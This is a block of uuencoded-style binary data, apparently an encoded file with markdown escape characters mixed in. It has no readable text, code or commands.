M\*+M^@2Z48>4OJ=V\*SRJ@W8=ESI0B`HM]N@B5)P=G+?TT)K/3=\<JW:=7\*P#K
MQH6\_' ]LW[9^B\_B<V! ?A86%6CNYNG\_CDPY2<T^I\_^/N?7#IG[O]LP\_,ZU\_]O&
MFY\_/ION\_;;7\_6]E\_WTUX4/N\_R]7.;[7S6^W\5CN\_FP=N@WFPFR]3<Q=/, \*I
M[<=EC+4;\_3XQ!MJ\>/\$U(/CZ\_\*MW&6LP>ZLI%DHG+155''KRU82ZD4A01Q?
M#7V4TCJ6,#D\_I:#DZ2VKQ]:D811@\_>P-T:3K\*! \*0:2LX] \*W:!6J-TY>B=)
MH5L^^!K8^/HXKIZ<@4.4\*HT6Q90N^>%D(+1RF=P(E.LE8/I?F7N17\5,Y@>+
MD19TU\KMLV9I!B5@X)/N6,WLE\UJM4.D(O2Q1U;ZHQ/\_RUAOZ\^ (%K8;9&B
M'9#&,J^+1Z<\!ME<" /B;LE,(SEJO&\TV9`@\_O!A?'O#(8^+),)@,6-KICZA"
M))[#\*\$["Q\*N7,/ &85)B:[7JGTJS]4.W4J^UVM=DIGS4KM:8#W,N^=X\$C'1:G
M8.(X:D/&@(;L8&BB>:<K42R]>B9HS&A=PIZ1E-F)LQ;RZ(VPM-T\KJ)4BSIB
MP<?0R4%/BZ-N\ZB\*?SZY8/&\*V=!>2A\KL2(ZB17"XE[!J5AKW\*N%N-FWBK'\$
MQF0\Y6\>EB)+KZ3\$PLZ1<39XA4AG]7C9)E;'Y3C315N:FT`A6F9#B\$^JP;K
M^4Z&0'\*.HK" `6#AZ".-:VBWG.(X1S\*MNO)A08YV-.09?@QZ`#KY\=J7,CG/
M(-^)I\$QN-,O.1[0-'E\$:)Q)B/-,D+>,N`9%7%I;HHL4;P?C[\*'PXX\_C:)B-
M:M:K3D]\_N2VV>D-R?A&/-5JL3K'%G\H%\*?)9.W6U]VMM[KB9P]'VDR9R>C@G1>
M7:\T.V0J8<U@=YI\*\XUJZ43:'XS)7L#O<:IJQ9R>Z[56NT.F'B@C-<X;(VQ6
MU)P' =)^:KCY@J=)Z>!@Y;7V1(\*67;O)' ;LWVGHH,3D%!W(N'?)]8!BV3NUF
M)\_08#"<\*PI1UM/&!>\$4&8;Z<]/O@-FD38W:.(Y-JU3B5T!:)U'M\_MQ#=#N`
M+RG]?^W%EV343UUP5SC,&+7\*)2,Z'2`YGM-?6<0MAU\$(AX00?;D7ZB7(;`V]
MKC]+YS@?[Q'FY%E)]8O?;="F-I[-==2#'=)2=>'W9A-1\VAV-1''D[\$7S@PM
MM90ROHQD";\_R.8B\R: \%D632S#LP<F[.2\11J>5\*&=I\$O"+):0][STXG\$B
M[]L\$OB>PLS2Q!<?JLR#G6=@W>3F-V2O5V;'`6F#4=:I@>D/:J67H&DHE3J\*F
MF>GQ">7KT47+)V?,Z8DFELN7M%&FJ<AILQ]7OPR], \$9!) ,\_XM4BPU&'TQ^^
M/\$ZC\=]8,O;WK!A172/L7[4N03@]Q44D62S.Q<9J)ML8O\*7;@NU<0CQV727T
MH1SU\_%,0H\$SL(#7^OG7@6!ETDE@?\$89URL.Z>3';G\_JCQ(:&G"3(T\>O^M&Y

MUY>\Q,R=G]M5-7%V@\*`)\@R`<P+RXLZE77U5;8HR)G" `F]-D3"60`''QVB5\*  
M6OZ%I)ZF,AW,3)>R4I!2O.\*KE'8T)N\_(9/N%8YM^+SNOS'8D29KE=9\$BR\1(  
M<H5FGH,/ZB-K;LY,Z%>)0%&\$6HCMF<#G-4EQ\_D@ZM/-'3AV5LI&TW#5(L2":  
M\_PSR1HO>#4).FYVT(,Q,H^=758)GDTYQ>"AWT#6.0<4M#?N:E\!:RLZ7#2`0  
MHM"I-H%RSF+2LBP0AO5-I5S-+4Z6SC`88R!Z9\F,0?QE:Z:Q%EI!)J#\$R#B)  
M:) .Z!F;?)&-EY#Q%&==N' TSYH' "N"MW\ .V^!#@O`SFF[\*3D#]#(T3GJI!7>3  
M6.I\$%I1?Z8Q\$MOLU:DX\_G<.G@-ES2YR@3S^46CJ/&2US2\*9]\_,,"`P5P%I>M  
MA,`:#>BA74/[1PXV6DT%G8\$#1[+03'Z'8VO@BY5^=T/!G<'2AF)W%.4=KX2  
M`1J7GD>\F:-P>\>C)ZB+^WRZDWO\;"X[;40\*?`?^\_\_PS>WHW\_IYT=\O^YN\_-T  
M=?]\_`%`!W/]KDGP(/J!6J@`K58"5\*L`#4P702N":T61K@F/;\1H9\KZ%=B&1  
M@L,`I9\Z4HJM(\G0A&P'4^I\!'());==,2SPUQ!X;\$IC`DQ"-R9;Q([3\Q:#I  
M`<X)3#WTB)\_^=MY7LZ`A!U"(C,DQ#0'M>R-3#T7DJP=C/@R\3!WW3K79;#0A  
M:M[!`936\*NATEG8!1<] \$30=79+VH1(CC482#+!WZNM:AYZZ=>.`U\*X3+YT\  
M+2S9`\$#7\*`D/<H`A.CQV2Y[6CDLXUH)^0>=UE;SBJC"D%MV@%+UYX>I/ISAF  
M[!^#VJ%IN-W"J`LBSC8XR^\_T]#V24[C4[H#7S5H,!-ZX,Y9XS6Z9!S,@Y4N\_  
M^Y%(F.C9\_P)&[H=\$3UAF+X-/;\$8;(1BBT[!/4\*9]\$B;)\J4`\$P&T\$3!G@SE&=  
M3GV]<4V\E5M?/&]I3L#%-BCN\$A#3[ZN3`UPW6LS0VRW/1;U9(-,!I`UF5N  
M"/+.LB`+A`FC)WF)<KB?8P0.=!3M\$),S8\1@<08+:OW6@-\B[D/\$0(3^C\*%  
M3AUU?[Z;4M.ZFM2\$)B0X4P/XM%`ULWYLJ>];?9,[>;>Q#[@E(^KAY!KB5S00  
M:BX)FA>\$<%,P+^HUHEQ+B^3QV\$;C#>2ZP7D`00[<^=R3,E/U5+U1;I%/PB@5  
M+FWT">56+2=%Z1<J8Y]N[E&#?KP6T"Q#4PAN]QZ9;E:-492:\_9C[9C&3/15^  
MGM\_G57A<ADM`YB\E((D<7-!7V\$1=.?'`->D49/ZD\$Q+Y0KL(18,6!K!)\*`=Z3  
M2=%XA/0K?`IOVI:NCP2#30N\_Q\*(>)+G2L;QPXEZ/[;\$^L.]U'4?C44@3:9FG  
MWWYV!4CEPE)1\*B+2BCB9!,OVQ`B0B#`&:G&A:"\$)R6160ZX?&4/J,=N9S+O3I  
M.EW\$H.UE:!--LVC\*1":5\$@XZ-%6%!@&X`W"Q&#,1,5I\$,0XS3>66=\$.&?/L  
M%`%@#QV-7!\*J;3CE&NE4B?F\*BEFH29(=!R.D6I5-0C\$K+,R58I44T(OB3O(0  
M\09=%YJ-28^\$(A'11U@')JL4+<KQ9\F9]44\ESV-#15\*H&3!3DV7C1%+(II(G  
MML^0?E..#5`#E+`<])%PR6BADU%\4[Z;X04/RWA.-R`6PX%2[K@=-EU:#TFE  
MHKB0S&J#6R(S5`3DZSJ`\_OM.9P[ `N>G,\*7D[A%8[5H10;96;M5,,IDUIM<%2  
ME)8TF5&S+A0,E`QO.F\*;YF;E(2\$UL^);H5Y5K>'.;-ID0\_YK^GZ?0Y&/U/6>  
MWPSJ2,H7T8</<?(F,"G,&+`7I-^R=^YWY?D@1E'6IO<O5B&IT,3WY-!QPG&  
M%F/TMBN(I)5Z5Q)=%OE.P<8\$X;:TO!>J)HA2D=ARC=")4B=A`%R\$?@\_2DSP]  
M89C-19SKM">G[ED<49<#.!?:?U84U.^?\$R=/`\$H<71+@`02VQ\$3I;\P6JPK<=  
MD6!K;L&WU)OWFS`\SH`\$ZR<;%;8MXW6Y-%U@>"T\*:PXYDE^A0!O\$8DXP9LW)  
M`V=7Q]`E%RQFSRX;[7D7DH6SB\CA\*TV0I2;(#`"VAP9W<J12L<W!+Y;AX&QF  
MGM+230"W6[7"<E-#\*`SVD0I,R6!0<\BBH['S!<=#"O<K,9P`'>>.`W^A^T/\,  
MLC<D1;@JNG.`XJU\*W=[0\$N-VO<CGA6G(=W')FT.K`#-Z9H#BF8+>;J1Q'\_G  
M5++0QJEW>OW7%+IN:EE@?T^2TQSCCYRS2\L\$.KQ`CJ5`J.<EVS\$8K5P\,(8  
MC+.\*H(`F.GUJP\`^:5<6H?`8`<<3M=6)AQ\$6[G9P<S@V4UM5/<DE@L5;:]I  
M7[?,\*,D,+ZYY4FXVE:RN-B`&")%>?^#AO@/'L+,K@YUL:9+CJ^?%.H: ?U3N]  
MMN>9Y??09[#-W7=:9?>:A?<RUA] %O+]4%9%/\_B/\_VSKVO\ [1OSM7]-J)9`YT  
M8K8GAX&?5CRQ:T<G.W0\$KS9/-V"#9.;Q\_Y" `?>?(X[LEBU.8H\_R!//@G:@AL%  
MZ\_@\_9TZJ%-\.IMT04)7I9\4X#K:(5AZS1<;S3CS!\$9U^!<4WA\7\Y@0K!H&:  
M>=1O`SRW@,R`\$GS^N@Z!%\$63;C8^//?T`47T\\*"QV1.#-#F@2`':@,V@+55<  
M@>^@6FD&Z9<IPO\_#`.\*,W[![;`4PM%#7!])#8ZV.U)N-%Q89=XF.<1B7P)J6  
M6+R5P\VWN'0\_@<W(>USI^`2? (;@E4\$-R\_F":ZT5^`/[7#&0S[EYFG;\*G(\?&  
MA)^\GQ,)G.,AQ7H%,@]&'/G?.5[D0)SB=-\*CTP/#=<%=8NB-W?4?`428U\@  
M"\EC8Z)35[+G;C;LZ]HAD3#E19%?/IEF7/G([:K@@9,FJ;78W79OC"@K:3@4  
M`O5J30!])0!(?/S8/18N6\*^IO@W>;J+D0YQ\,\,\*+"2E^]LJF)>\$IE-U73Z\$  
M4H8Y4U&#1,=3CT7`B&TA)`+R7!\26=J&A"(8\*%,@?DT?AXHYFR(.X0H\$EH"#  
M0NGKV6`VN\*@RN0[2K6.RK67/SY-[K5R",CULI2[+B)WC(E2N,-JWE?`!FI\A  
M\_TYKN^(Y?E-)W[(F?=<4\$Q(9!G)\$,) %`E&M<LN2E64NP0+3K#Q(,=>S<W7Z  
M/2W\_6;:-3GW(U:\$;43]G9HFNO%G1J;PP!&\$PSH&J+QBA\()@S9+3N/C8\UUY  
M,[] (N:Q\$B?Q,(KN9SLG&"ZY:,-V-)U5S>6\U'6!T1VX&S60DN[LL,/BWA-]-  
MXW00)&U)QH@N,!\$%R5HX6;8\_\>M3>W<2-Y\_YM4Y30`NK)#RI3"AV306I`K  
M:)E.--'K1,G9+<O%HDG\*8B\*1.@YI6Y?\*A[YO<#`T!B":`&: &-\*6ULH-\*+,X,  
M`HU&`V@T^H&S1[L\_0[)D8]]'(MYVL\_;'9`AT`9T`[90[,=8K/5'1,\_Q:>V\$9  
MY?I1Q%5MM"X#KQRMH1B;VY):V10LZI;77G@-T==?7\_8`OP,(>WZ\*;7NY\/,5  
M1\,1G2EBT\$2`ZW%%/;GWTD[^D]\$=.H.&VEY2`H5\$OA6;@3<J5!9LBA6:RN;U  
MY"/"<)<SUB\_TV0`"M!J@OF#O@HM"\$N\NWN72P;%)>G?)C]5`\$ :X5)G)/U(2A  
M,J:2P01C,C6X[=MLYJ<+&`+8:+#:Q(&1O29J<H^MG%:P;ML<HS79") .A>VB\  
MU3Y^3.\U`LT`M2P743,) `M(W0!X6/LA`L.G^YEJ,`"\$" [K?J6GM-:MH-KD%  
M`7:M+)`\WQ\$227=#%\ ,AD#,I`MYQ\*\8?<[ `SFI)N!-:XA%EE22`72?UCA  
MZE,4132;WI=,[OX4]>A\*:\_`AWFG[O4BJ=ZFI%:U/-ZG4,SG?L=SS&9]Q[&1&  
M-2%[H/+@C2%7\_,IV8XC)KXQ1^IW9DYK6-\*?`\$1<B6NLQW8=TJ3?B"O"#>9>"  
MQ7%\_/+GI07^0!6X6[=1#`T["=G9W\*[BK\$U\_ZW08@:P\_T]0;@90Q#ZJV&.`[?  
MX\_N-%W^)^PT^;U)O-W1R;SE\5)-TV`%K^&^;C0^9<? [ACTYGG\_B-X\_IO05,TO  
M+\$1J@55Q#9QES"Q(U1IF\$;TLD%!>M5YG.->;A\_Q?841V'())W<ICM+#[+468L  
M(9DTRI\N;Y@1.%!X)E`B\$\%6BL8:4HK66KADN&AK`!=5;+-T@I9#>U^SFM@X  
MH"CB&B@`3JK=3`61&KS:RFE\$\ (E5%[7Q0M+A,")JLP0?T`:/<G`'OU3<02G]

MBG&) LH\`0\$N54,BO]U1\*89TT+6%%DB2BCBWLHSGY=Z@X[=RF\*%O>``,`,%93>O
M:6\_1IGJ<&-Q;24Q^:R\*#?9\*\><P\_&=.401]YY.2.6:KNPN((AAA?7A=WVO\*
M3BQ:LYQSB573JPP8F>)\HK\O5^PA\RIXO:R!S2[FX.71E5"%AN)8;)8XI?8Z
MH>-T134UJ^'8C^O2:&6&\$JI!T+E`3T0\_B&' ][QFE]. "@%[?\HB\$&?:B9AWS]
M"O3-GI\L&WMMR6N:3T(S@JB@&X,&"\[\_BL8G%Q,C]\K6!'62VC%F=6[Z([V>
M`+@9TEFXPH)8)+\$\*G62O!P1Q.I0I%3X1\Z8Y(`P2;]8\*BWYRH(&<\_L." :& `
M--<BCI!9<D]1\_@A?7\*Z386(\_>1\*HQGW[I\_LNEO:Z[PN>=S\$SW;FZ5M^REDE:
MEG@J)=3P.)&ISE)#S)PG55,,%/>^YT;)/)7=]\ICFC/2[&<H\_84N"U@U(OGF
M1?O&JUEBB61"\*B9A\$: :9I,N27L)X`Q^[;5LE14LE386.\G9(,1L?T\*9B`\_\_-
M!)'+%?^M\*?&;=-;WW;=FT&+],94A<'J3W,L7Z2F(>]O\4KA3\_9H)'EJC`^F
MD@-F2T\_\$=3WLTC0BTG\_?'\6J\_Y\$YK8H.2/X#(9UQK5X7#[ '54MQTF'=WL>)=
MJROX/T.V(Z4MW=@Y/6FTCJ%^^OQ[DG#R?;8PHKUR6+EMK<M\$4&?Q\*N3('N
MGF+3='\$\_UM]<L0:TCEP!1N<S:<XCI&]V&A\_!N.>[W!SXNH!\_.++3;Z@L.V
M%J',9ME6!!LRRB?=3:&5-V%OX%?;#)UAS#%3M5(\$OJ?3B"ES9C@MQ)!Z:S#J
M23RY;W`5T?Y]`^,;>;!ZH9;!,9\_L\$[ENNCFF\$Q!>!'7\DBS7KUO\~!>\_T69U+6
MJ>3DLZ:(G?XEDPGDCJ5\D=ED-GQWT^<>/1;8^\$FU'AN?^-[VR\_\$]%DY2N!WC
M0;Y0=O:F,F)>L`\*/J#9D5/(VZ:@DGI3D6\$.IFMH5W]6^[\_ZVZ&NHI#JG'5Y
M9]S^N+>JM!!EK\NY=/VJ[\_`J0"(\$=\$\&J@2-9FB?)]:%T2KBJRV?%]'0\*/@
MA^KOWD^\*OKR?QHBBX3)%+H-A5HMK[]70N?0'>7LG;+Z`"A/8\$C%Z-:9J[X
MV[/^@6Q`-,W6P2%"AOSW:7VO7XAQOV)G7K%TA@2E3.H>%GA,;XQ;&5L+`\_X9
M\$YNJALW`J1[IZ\$5() \&/&P'=%%KAQAKT/ILNY-Q&.32OWF%Q;, /D1BE.:C^8
M&"6UR\!,YVP\*W-F\*F+7)47\S^!^B/VH<T2&B5/RAJA,O,V!@TOX\_0JR%)&2U
MJ4G)-97C?CS&:+,P69CFS7!MM#Q,HL\$,.,R(.X,?%9@J`K\`KN.Y>HTY+(DL
MIK%Y2\$R6?!!@B,/KZ!!C[7\*XV:IOZQH,5\_A'MFH:GB#;SCA7XI&1'5+(D)OA<
M+0EL"i>]0<\$SAQVKK'GG<+>]:8R5.MK/'&4PBY=U2\ (NCSB1FR7K2N[O5&74
MIQ,RD>Q`3`9F6>#]P\$<=10E5>=&B\G\99OYPP+7.@A'65`+4W+W\$"UDTN9:;
M\A1T.47C9GA-@-X/;:E\ [ ]\$,96=K00"H(SH)S7C]E\*]Y7W,<\$\*@8700[%S&
MWD4.UGCL/-TV1O\*Z!\9=<7-FLL%A=)F749LM1X3[>8U0\3=:\*+@J=+C(\.H3
M<IU";O8U(`)\2B;7MH60[V\_&/4[A#PD4#G&,MR=/,LL752U:/U@5\$S^RO=6L
M/V3WR-R\_V;!!6S?^[4QPA,8KS73T]<VMXE.U(9@9-06&NUJZ\I9N+R1RT4="
M9#%JC<C\*T2[A!4HM3B/C3:G\_+,GSND,A?V4X,\$X/EW,4"\$AL>'GN'D]\Z&8
M?\*/+>ZN3,+= [3/@QMKU67)%0/:!57019IX<VZ,>5E9/56`2]KJC:0Q%NJQD
M%M`.M^#,&)=\_R#\*O028^F\_AS>;S3BD>\*)\*(9/]J3@7)7.N15]@?2D\_M0W&'>
M]#&&<\*O?QIE.BT%&DW&;Y5=J7W"OWG@N0[MB9B@\_2!'X/)JJ%E`TH#2H#@'
M3VPPY:K5D#G<9<2-+P612(B<L&566E2/'6@TL-'B\$8^'M^8FH0\$!&TC7\75M+
M(,I5PQVORBYL^1;+M;4M\XMGH&[+SY3<=9TS15\LA)IKP9AKL9"S/G-F:Y%P
M%XC MV\_86/"VRKP"8+:OS%25.OOG\O;J6&R35%E\!`\*7WF"!N[35'WRW:>S8
ME217"YWI+MMJJPQ[8ROUX/QD8F[-8,C"P5\$5H,D9:Q.V7EH5%I2\_("R73]PJ(
MGDX(3@:.\*53R^MJ+W4\*2U\^PRSL&]Z%8'+]A#4;.S\*\*W<L%JD@AK\$SJJVP
M8S'7\$9<KT4F5`.AD8"Y-?YY<7;-CN@^4BSU=L=VBN!X^RLX\_E"\*A\*.PCR>
M;+;[/WJ5#`<8;\$M\_9!&F[.@PSX7B)#.RKQ:--M:H4'GW^YQ#971>8T4S\*F
MS]/]EXWCP]<S+D)W&TU1])0T?BZ^?+3#GNF<J5/T=&6!@6:%V5@70M1=M#SO
M%>/"PQWN&5J)55]RRI<S&8^QY,9,+26(JQSMVAZUU!IR\*/>OIB\5FC]TK
M:G.[C`<?'\W(6+)]M31'C8)3%[L1<9JE`7B<?N3U)IVCAHZL743W4].9@2R
M`,`"=A'I+ST=!!<[0]BT.SNBK#R,51,`<,O/] ?U/DY6F7#;G6;"SFL2?`CZW^0
M/(`8=XOEAS6>'V<8/L&W9G+0L8"7>2Q%4\*]E@@S+^:ID==,OC`TTV207F`>A
M7&9\*B?)X\6`)3'^([Y5-BG^8ZVV6207GE+\1\_S(XS\_>1;I\_1\O\OB/>?S'
M/YC'O]Q62F.\_W@."CV/HUTC!I8,>8W7>( <YQ5\_+\_<1=]N."+Y[L+-W^DJ'
M\_S;1\*7\_\I"X"UR]>V&^C<;<\_=-]!40HO>7A+=`21+6\#\_M'RC1,ND\*,&1^N
M5E4V[YG:UEKE-N?][\_5[OUW].#V?ZN]N,U8WP75TG0.I;\*<4<]F@7N).M^]
M-3>WICZNPk1`?4IM]S8P<?OX;31Q,;US<GI<CY\$\OKGNR;5`><H0+:-\#VFI
M\*[\$TJL-;[C=`\*1CG%V&J\*XG5(\_-P:Y'\?UARFIV2.]AOZG).XK?8JV,S.CU0
M4U2HK\$&7WBS8JDJDT)A5EQ\$H"P3-4+5S\$: \0?J?7J&6.4%U9:G\$\2#!84FMA
ML5P8OGB\G\$`M%`&'JDI`O>OL/D8]\V5O8]UYTB:DZ4UQOS-"N\$UE:8B:(4N:
M0#/&O\$:<\_IHQ,,<\_TD&/"50(5F<8W"SH8!J\>+-`G&%J(N@?AE\_YT\*O9>Y];
M6VW^HS<`RX`FYQE0L3'7&[S-2: \_&=\,8+0\$>?9!\M(:?\*<J4RE?\_42/Y3
MJ3[+Y3]WD>Z\_,>09"[^R<4\_N?@G%\_L\*\_W`Y2-ZG;E8"<<KW&\_W!R>4+Y,5
M'XM[.QD(C.(KL=-`E&H,N.@CYS5>D-\*1-OE:GU;E:!?QA<S5&M\*-='MN\*Z\$H
MA+I&B1)5'`^LNP5!\_+?/BFSH] [FHV[UNXGF-?VN#U#;QHJ!L0M`'D^K)GF&
MLID(1]GSA"E)'@L>8%/E\*XK#ZY[!Q<G/4H&X5=\_;:]5)^E02Y9(-EKRNS\$)%
MNP00\$="E" P-W7T1\*YIL%`S2M&3M!5\$DARKOM9-HC17\Q5",R&X.H][D\_UDIW
M(OV-)D4R:QNS2+9:2=`0BM)(W)H#EODR\_9]#HTHT^LIIN9["%C\$HG3
MA:JN.6A?:Q\JB@XH\G"MBLIK57QQ31,#83'Y,4Z-5P38PDXEIW9\_D<#\$8.7%
M!24R2=N9C\*3=\_I'Z!D1(PISI2YQ[ ]^!-?6\_W54OUN86' TP9UQ@6?.7-S)C5(
M3U; ;!&<!4"UO`K"BB&UC(^RDO:NV`PHJWL'O<>]D.+R\Z%U>UZKR=82JY)RK
M57>:K>9!\_4BAO63W&9N(,; ;C5?J[-M7KL:@7,'\"UO; :T9C4:ILDY9Q5:%MQ
MR\*LHUL\*`%U<4<)P6F\*`7GR)D[TE6P&#51H0]T9\$-2H50;1C"S(R)`->[GY1B
MAU:\XT0: :UE9R' JHNE&KDI,RAKP2K;6RD"BFH@F(\>&%UT[(T\*T'7232ND^=
MD?^OYS]-PJ\PH&S<P]KL,VO:]K3&&,!7A/[@+.5V2TPOQK\$-,MT\Z'T.X1!&
M0TX3#U4;GO`%V)<U!9@0-#1Y-&'%QPK,J=C&DC7K8`^VWRN5/-OG!+E/\M1

M\_TF3\_]0V-Y]-Y3^5IR3\_V<SU?^XDW3OYST4N^<DE/[GD]Y?\?'GBBC^\*06XR  
MO1\_S]NM1^Q'VZW%\\$%#077T@<1OPWCX6+\*6"1M-1\*T'^^ (Z#BAS'AM(!J\*Q8!  
MB\*^0X&[N0&/R^7JO0!7\_IXZMT' #XX<\$MI!3^CQXJY6?EC6?EY6-9W0E6\$/^  
MS0=YNNNTT.\_X=^@4'J4NZ^TT?\_\JSS0VZ\_]W8J#VKE#>K>(7KWVK.\_)]%NC?\  
MOT687\_,)0(C\\$\\$)??'O)#P'T[!.CKW^DR<[\$2Z\_'1<D0[])#9(Z1VC',SC!F\$'  
MK-T)-\$9;8W"3Y\@SHZHWP`+6ZN+97#+1%Z\*' \\_.WM7+YW9;U>A6X?S\_YP`2V  
M]\$9LBQ5:\$4%G@P%60!66)[H>'\<CS'M4\*OY./UJM/R]\$Z#C'K)0L&58;@7'N!  
M-RUD0,WGLE)3]A/WRL=S)SB'U"#''^'K^N[>.RPOCR+\=S8'#-2)\$C6!VJU"  
M=.F,0MZ@5VL5RPR5-W'X2WH#B;CI)&.F,P=>.G>\$E?..%/S\$>\$%;P>#EE.#  
M/[7^+4T(JOY-ET\WH>D0TWTZ)].[7CKH[-XJTAC]5JK((.=IZ5F#AX]OWU%  
MW-E(VL7KF]W&KRT"7>?\_V.]]:DDH5`ZG7XI([\$EK)39\_0U>FA\$CZ10=G1VH5  
M5\*X'"N(-?S'@B\$N=GU(;=5?>\$>WO'K3JQS\U?:0V&4=R9)LW@W'[\_\,IPM81  
M3]+\$EX/G'\_W[;!":=0(I%/7.70D?JY5/C0\*':QT<MX[J]S^W7C5/WI%B!NH4  
MQ2!Q&I-)]^I/J<R\_P9C(9@NLB;W=JZWF\<X[W\*M-1\W7G'\43.L<'H(BI:S/  
M7K]ET\$W?G.3W+F/@7L>8M,R3[)+JC>NMD3\_1YLA0Q)"1XG?-F<6F63[Z?"-2  
M%A\*![S])>0QYJ6D^?/APQ5H<790IVR!W63P;3%<B00B)(J<+MXQ:3'FI.>XY  
M:46Q1HQ94#"W1]!8B'TOE-)7N\*""^O^7G\*&1D0AT<CUK@.EK=\_HBO+V[2#\$3Y  
M\P:Q\$+KCO!8,%K=<\*3C=8GL:+\OW-'>AB1V.\192]W&V\*:N'@BF@]MKIXPKF  
M^'%=H0>[17MR.<:BY9"Q)LDF/JJ7?\*<F;E)OY-H\_GMKH2J)2XEN2LF3#'F):  
M^"-U9P[LMO/U]6R@)<YPQ:\Z)%J'J',IW<"\* 'E9N%;2FB&YZR[VN\_] \*0RR\*\  
M/+\_<?;FW>WC2V\*DK5\]>M'7?,O,C\LJ>6IXEGDN#]U\_[1Q0TM41\*7U/?2V=G  
MO\$-TZL.Q'-VXGD07[>[9BEH(60']X!9T4[@EM"+F\*R'3')\*0B5[W\TSVP=E\*  
MII+@N^8OV6EC^<ZU%VES">V!7:#-Q:&5)1>#509S,=S"!S'\+5&SO&0JY4PQ  
M)2\1YNUOAJ3;=@L\_%\S%?8!W'9@A1D?ZT512B\_X01;\$;&2.N3(7E#.X.&?!  
MK@\*5E!|CL^-BIH+4(E8AUF"V]2";+[\$\$>BWJVM0%'#\'(#%0J.\*S'0J:+EBM  
M\V7R405<"OY4U9-]:<\LUDMMF5US(:UE-W\*^91F\01K+)]#B6Y1#. \@I3K  
MOAX-KQ#CK^#AM/HEJU4,\;>[73F="MX">47<1;U0.("<B6@1FTW+\_23>)P  
MU"4GQ8&\$S(G<G]U;9-:=@QE.?,S\*=@J1PD:NK@H\*7M4:``\_1EM4C;] \*YX^Y&  
M&>+R(VN+?)2G<K1\*6)::30@XI(4Y\_=O)^C\_HE/DN0Q&+5T[MI""WTKJ/%BWQ  
M#V\*;SPSRY/I\$L&)(CA1\*08\_YWSH)^.7PUX-6ZU%WI<2JY@N"/4+DUU3)/%8]  
MGDPE)1^\_J?NFE;/4QF".%^^#\P.JW"@G\U&6;1\*Z\$IKD,W\$Q`'YU>[S[1\$%N  
M3(QXB6(!Y,+K%740:K=6;=Q<Q!4]<"3')1Y\*Z.'591PJ=S6%77>\$?3=XFVZ4  
M@4<U62W1\_-\$8`W&W#1@\$12ZQ4[;3F.\*7+?"YQG!#S0B6S+G'KY1/HJV6[.\  
MYG^\*1UWGG,&,\;\`G2V5OKR8/6<MQZ6+;N0X)2UW\*T\<J!(\_QYDCIU\*>P2@8  
M/1K.&OW!Q)-G(VB0Y\YF)8PEH"?U\_@G'@F:!8<R?4@6&X^E,%;X[RO4^\$G6  
M\_S"\_UF%X]6`Y\*4W\_<VGEF='\_V'A&^A^;E5S\_<T[2VU@/XMUWWTIYL-PKMQD-  
M?/<M>P<]RD\$ \_SO8I\;>?\_<NVQ/X2MJ&8RWH<<@\_A^]\_D]5\$V\_#Z0E>J]' .O  
M\_U[ ^06R#CZCDN! ?A\KW3PQO]T\J[W\_ [= ?I3QK5#A2/Z\OK:>]A'1G'[L1OBP  
M7<8/W+[BN?&Y=S@90TZYO;Y^]KX\_(\*#0P\_CESO.SX?O?(KS)B(G<[^K,E=DW  
MU&UVCP\*EPV\$TKE]?XW;:=`ZV@;3AI70AO=V/02ZI#D4\$^15.Y("SM]UY?A9K  
M<)Y%-]+JK58]8\_ \$8D\*%'N(UZ.Y-H/+R2:)+#D>P8?S-%;:P[L\$SLX'\ILS<FU  
ME!#^X^CDHH?M':\,]IJ]\<SC&+9:R,)31?V1R]9;.<H5FRHL!1Q3\$V%>(V%;  
M=UU\_!4YIF/!7COT0J^\_<MFQCBNJ7D\_YE=^>J\*VLQOZE]JW/O)%7\<AS)3/O]  
MP9`H[;AWV6M'U`85I,;@`&@"SF?W%9JIU<@ET"CJC>5S=;.J`(.R!\_6'NJ9Q  
M&#]9ZD+;L!/N70[A"4Q,(B"+M!'P;FT'9)[=5PTY" F,,8?LRKFVO]Z%]:11\  
M](N3\$?BOJ\_>H=TG,AW&\4MG40)7"] .O"+=(!>YH"59^,AQAMZN\$!\$&"&IFH/  
MS9T-BFRY-MOR1: !E-266V?2&2X]W"\`F#8"<C\*VK]AVB\_JFG^;OL\_C.[\_4G\_  
M#EO^&V\_Y[E#^=[MA\*,D-@D<TOI<T'=YV" ^K]+LOW+PO]M5J? \7[DJ[?^P6N?^  
MG^XDW4/]WZ\_: 'E#D^K^Y\_F^N\_WOO]' ^5\$:"Z<:%+&F8'Z'[P6=NE^NE>47K%  
M]AO#Q?'7DSZ],`8U<"5ZGJ9?3!\*@37[+5>3DRNC]8UKZ0DY4QRGQ\_S^\*#\*7  
M300>US6QS'+>=FQ'!WS.L;X\$E#HU+<9)1'&9(5M%Q]+\*ND]WI/!'SETEU0  
M\*70W%VB'&\_G9M/'UVOEEY?^6:\_F5A?^KU)YN;!K^K[JQ@5?P")K;?]U)NC?\  
M7V[YE7-^.>>7<W[+2YBT+F\_F==; (U9SG)]5XV0;U'W&"6\*#='G%\*[R4+O%O  
M1%L6&/=' ^&I5-AF(68YE/<%)HZNJM\*:##(ON<(!\_<3MJ=U#6!0FU!),#;]#U  
MXUY:3W'OVA>]'<53)L]F[<L/RDTE]!\*NVJC)\?M(JN@4TGB..`U9U/HM]7TG  
MY@+' :?O<;G55%VY2E/E5":6L366HVX8K#E3\*[4IXF`>?.H=JG,>T\_6<,+<\*  
M,]??\_F:Y;0;WF<HK"?0,D!<"N)A/2\D#GM>L(XSA/WV3ER,SV^3)(&<M[O@,  
MH9\*[U>'Y.>Z2B\*IEM!%A^CGGE-QIO^]UY"X/TJ3:L-E?,)^G?<Q56P\$:A79Q  
MVNC03/Z?24\_H7O>'XGWL)#(T(Z=@8\Z3?U7JHML+55-WZ(THKF8?FR4ST4@R  
MS3B\*3:\*Z9TV^0`@7\*IPTA6PB=.)Y.XCG1G5N#>&`SHD%WU)OG(BP<F\*E!H>.  
M7Q887HLSL;[]T;LS@E&TBB>[(S;8R[K#I4X2&M5;FB5ST?D,(,S]M4/C7F)D  
ML83FWUW/L?+\*#T?]'\$+A\$G([1.=90\*5')K0X>G/S<'46!\*<0W%:>F\#RBUS[R  
M?^P)R'U(\_'G[,@[\*3+&N,(?7R.TW)#F)1L].1.0=+=XM]M`DXH-Z\$E\*7BG-T  
MM>`AA2\*?[J;R61"\*XHGYE@`?P)G!3K-! =IIQ@PQ!36!T301XYX>U>6?F>;\*O  
MVJE\S.AF`;(K>-`#1B/0UA,1#^+I\_LO&\>'K&3YLM],&0/A#`)XHBSC.-6  
MC3ZV^9"X;7B#B&\E<;M]QR&YG0:D3=T:GNLJHZWPXN:N, M<?KY@X6\$P..AQ  
